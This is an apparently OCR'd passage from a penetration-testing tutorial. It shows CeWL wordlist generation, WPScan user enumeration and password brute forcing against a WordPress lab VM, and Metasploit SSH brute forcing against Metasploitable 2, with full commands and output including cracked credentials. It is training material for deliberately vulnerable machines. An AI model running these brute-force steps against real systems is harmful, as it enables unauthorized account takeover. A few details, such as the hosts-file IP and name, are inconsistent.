CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
acunetix
scanner
learn
more
the
http
vulnweb
com
review
topic
sql
site
you
web
test
for
```

Proxy Support

This default command for cewl will not work properly if you have attached a proxy server. We tried to access the application through ip address but the proxy server is attached hence this gave us a Forbidden Error page.



Forbidden

You don't have permission to access this resource.

Apache/2.4.41 (Ubuntu) Server at 192.168.1.141 Port 80

And here if we apply the default cewl command so it will generate the error page wordlist. Hence to get the appropriate wordlist of the web application we have used commands as:

```
cewl http://192.168.1.141 --proxy_host 192.168.1.141 --proxy_port 3128
```

In this command we have used the following options:

–proxy_host: Your Host

–proxy_port: Port number of your proxy

```
┌──(root㉿kali)-[~]
└─# cewl http://192.168.1.141
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Forbidden
You
don
have
permission
access
this
resource
Apache
Ubuntu
Server
Port

┌──(root㉿kali)-[~]
└─# cewl http://192.168.1.141 --proxy_host 192.168.1.141 --proxy_port 3128
CeWL 5.5.2 (Grouping) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
the
Ubuntu
configuration
apache
this
conf
Apache
server
for
web
default
and
enabled
from
files
site
file
The
page
can
var
www
html
your
with
not
Debian
bugs
```

TOOL NO.06 WPSCAN – EXPLOITING A WORDPRESS MACHINE

Lab Setup:

1. **Download and Import the VM**: Download the Basic Pentesting: 1 VM and import it into VirtualBox.

2. **Network Configuration**:
    - Set the VM's network adapter to 'Host-only Adapter' (vboxnet0).
    - If using Kali Linux, set the network to 'NAT Network' for internet access.
3. **Start the Machine**: Boot up the virtual machine after configuring the network settings.

Initial Scan with Nmap

Perform a detailed scan to identify open ports and services on the target IP:

- Target IP identified: 10.0.2.15
- Use nmap to scan for open ports and services.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-09 05:28 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0074s latency).
Nmap scan report for 10.0.2.4
Host is up (0.0033s latency).
Nmap scan report for vtcsec (10.0.2.15)
Host is up (0.0018s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 10.00 seconds
```

Run Nmap Scripts:

```
nmap -A -sV -T4 10.0.2.0/24
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -sV -T4 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-09 05:32 EDT
Nmap scan report for 10.0.2.1
Host is up (0.0096s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE    VERSION
53/tcp open  tcpwrapped
```

```
Nmap scan report for vtcsec (10.0.2.15)
Host is up (0.00097s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Discovered Services:

- **FTP (port 21)** - ProFTPD 1.3.3c.
- **SSH (port 22)** - OpenSSH 7.2p2.
- **HTTP (port 80)** - Apache httpd 2.4.18.


Enumerate HTTP Service

Use Dirb to discover directories and files on the web server:

- Command: dirb http://10.0.2.15 /




- Discovered a valid URL: **http://10.0.2.15/secret/.**



Host Enumeration

To access the hidden content:

- Edit the /etc/hosts file to map the target IP to vtcsec.



Command:


nano /etc/hosts

Add the following entry:

10.0.2.4 vtcsec

Output:

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.0.2.4        vtsec
```



POSTS

NOVEMBER 16, 2017

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search …

RECENT POSTS

Hello world!

User Enumeration with WPScan

Enumerate users on the WordPress site using WPScan:

- Command: **wpscan --url http://10.0.2.15/secret/ --enumerate u**

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://10.0.2.15/secret/ --enumerate u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.0.2.15/secret/ [10.0.2.15]
[+] Started: Wed Oct  9 01:28:21 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.15/secret/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
```

Output:

```
[i] User(s) Identified:

[+] admin
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```


Brute Force Password

Use the rockyou.txt wordlist to crack the password:

- **Command: wpscan --url http://10.0.2.15/secret/ -U admin -P /usr/share/wordlists/rockyou.txt**

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://10.0.2.15/secret/ -U admin -P /usr/share/wordlists/rockyo
u.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.0.2.15/secret/ [10.0.2.15]
[+] Started: Wed Oct  9 01:32:23 2024

Interesting Finding(s):
```

Output:
We found username admin & password admin



TOOL NO.07 – BRUTE FORCING SSH ON METASPLOITABLE 2 USING METASPLOIT

Introduction

we will walk through the process of brute-forcing SSH on a Metasploitable 2 virtual machine using Metasploit. Metasploitable 2 is a deliberately vulnerable Linux distribution used for security training and testing.

Step 1: Finding the Target IP Using Nmap


First, we need to find the IP address of the target machine on the network. We can use Nmap for this purpose.

```
nmap -sn 192.168.0.0/24
```

Step 2: Finding the SSH Module

Once Metasploit is up and running, we need to find the appropriate module for brute forcing SSH. Use the following command.

```
msfconsole
search ssh
```



Step 3: Configuring the SSH Brute Force Attack

Next, we need to configure the SSH login module with the target details. Use the following commands to set the necessary options.

```
use auxiliary/scanner/ssh/ssh_login
set RHOSTS <target_ip>
set USER_FILE /path/to/usernames.txt
set PASS_FILE /path/to/passwords.txt
```

Replace /path/to/usernames.txt and /path/to/passwords.txt with the paths to your username and password files. These files should contain a list of potential usernames and passwords to try.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/nrm/Desktop/pass_file.txt
PASS_FILE => /home/nrm/Desktop/pass_file.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/nrm/Desktop/user_file.txt
USER_FILE => /home/nrm/Desktop/user_file.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
```

configuring ssh_login

```
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting            Required  Description
   ----              ---------------            --------  -----------
   ANONYMOUS_LOGIN   false                      yes       Attempt to login with a blank username and
                                                          password
   BLANK_PASSWORDS   false                      no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                          yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                      no        Try each user/password couple stored in the
                                                           current database
   DB_ALL_PASS       false                      no        Add all passwords in the current database t
                                                          o the list
   DB_ALL_USERS      false                      no        Add all users in the current database to th
                                                          e list
   DB_SKIP_EXISTING  none                       no        Skip existing credentials stored in the cur
                                                          rent database (Accepted: none, user, user&r
                                                          ealm)
   PASSWORD                                     no        A specific password to authenticate with
   PASS_FILE         /home/nrm/Desktop/pass_fi  no        File containing passwords, one per line
                     le.txt
   RHOSTS            192.168.1.101              yes       The target host(s), see https://docs.metasp
                                                          loit.com/docs/using-metasploit/basics/using
                                                          -metasploit.html
   RPORT             22                         yes       The target port
   STOP_ON_SUCCESS   false                      yes       Stop guessing when a credential works for a
                                                           host
   THREADS           1                          yes       The number of concurrent threads (max one p
                                                          er host)
   USERNAME                                     no        A specific username to authenticate as
   USERPASS_FILE                                no        File containing users and passwords separat
                                                          ed by space, one pair per line
   USER_AS_PASS      false                      no        Try the username as the password for all us
                                                          ers
   USER_FILE         /home/nrm/Desktop/user_fi  no        File containing usernames, one per line
                     le.txt
   VERBOSE           true                       yes       Whether to print output for all attempts
```

Step 4: Running the Attack

After configuring the module, start the brute force attack by running *run.*

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.101:22 - Starting bruteforce
[-] 192.168.1.101:22 - Failed: 'admin:admin'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.1.101:22 - Failed: 'admin:12345'
[-] 192.168.1.101:22 - Failed: 'admin:890'
[-] 192.168.1.101:22 - Failed: 'admin:admin123'
[-] 192.168.1.101:22 - Failed: 'admin:msfadmin'
[-] 192.168.1.101:22 - Failed: 'admin:msf'
[-] 192.168.1.101:22 - Failed: 'admin:msf90909'
[-] 192.168.1.101:22 - Failed: 'admin:2011'
[-] 192.168.1.101:22 - Failed: 'admin:20011'
[-] 192.168.1.101:22 - Failed: 'admin123:admin'
[-] 192.168.1.101:22 - Failed: 'admin123:12345'
[-] 192.168.1.101:22 - Failed: 'admin123:890'
[-] 192.168.1.101:22 - Failed: 'admin123:admin123'
[-] 192.168.1.101:22 - Failed: 'admin123:msfadmin'
[-] 192.168.1.101:22 - Failed: 'admin123:msf'
[-] 192.168.1.101:22 - Failed: 'admin123:msf90909'
[-] 192.168.1.101:22 - Failed: 'admin123:2011'
[-] 192.168.1.101:22 - Failed: 'admin123:20011'
[-] 192.168.1.101:22 - Failed: 'admin1010:admin'
[-] 192.168.1.101:22 - Failed: 'admin1010:12345'
[-] 192.168.1.101:22 - Failed: 'admin1010:890'
[-] 192.168.1.101:22 - Failed: 'admin1010:admin123'
[-] 192.168.1.101:22 - Failed: 'admin1010:msfadmin'
[-] 192.168.1.101:22 - Failed: 'admin1010:msf'
[-] 192.168.1.101:22 - Failed: 'admin1010:msf90909'
[-] 192.168.1.101:22 - Failed: 'admin1010:2011'
[-] 192.168.1.101:22 - Failed: 'admin1010:20011'
[-] 192.168.1.101:22 - Failed: 'msfadmin:admin'
[-] 192.168.1.101:22 - Failed: 'msfadmin:12345'
[-] 192.168.1.101:22 - Failed: 'msfadmin:890'
[-] 192.168.1.101:22 - Failed: 'msfadmin:admin123'
[+] 192.168.1.101:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm
),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(a
```

Metasploit will now attempt to log in to the target SSH server using the provided username and password lists. This process may take some time depending on the size of your lists and the network speed.

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  1         shell linux  SSH nrm @    192.168.1.72:38329 -> 192.168.1.101:22 (192.168.1.101)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

whoami
msfadmin
uname -a
```

```
ssh username@target_ipaddress
```

Conclusion

Brute forcing SSH is a noisy attack that can easily be detected by security systems. It's crucial to understand the implications and risks associated with such attacks. Always ensure you have permission to perform security testing and use these techniques responsibly.

Metasploit is a powerful tool that can help security professionals understand and mitigate the risks associated with various vulnerabilities. By practicing in a controlled environment like Metasploitable 2, you can enhance your skills and better protect real-world systems.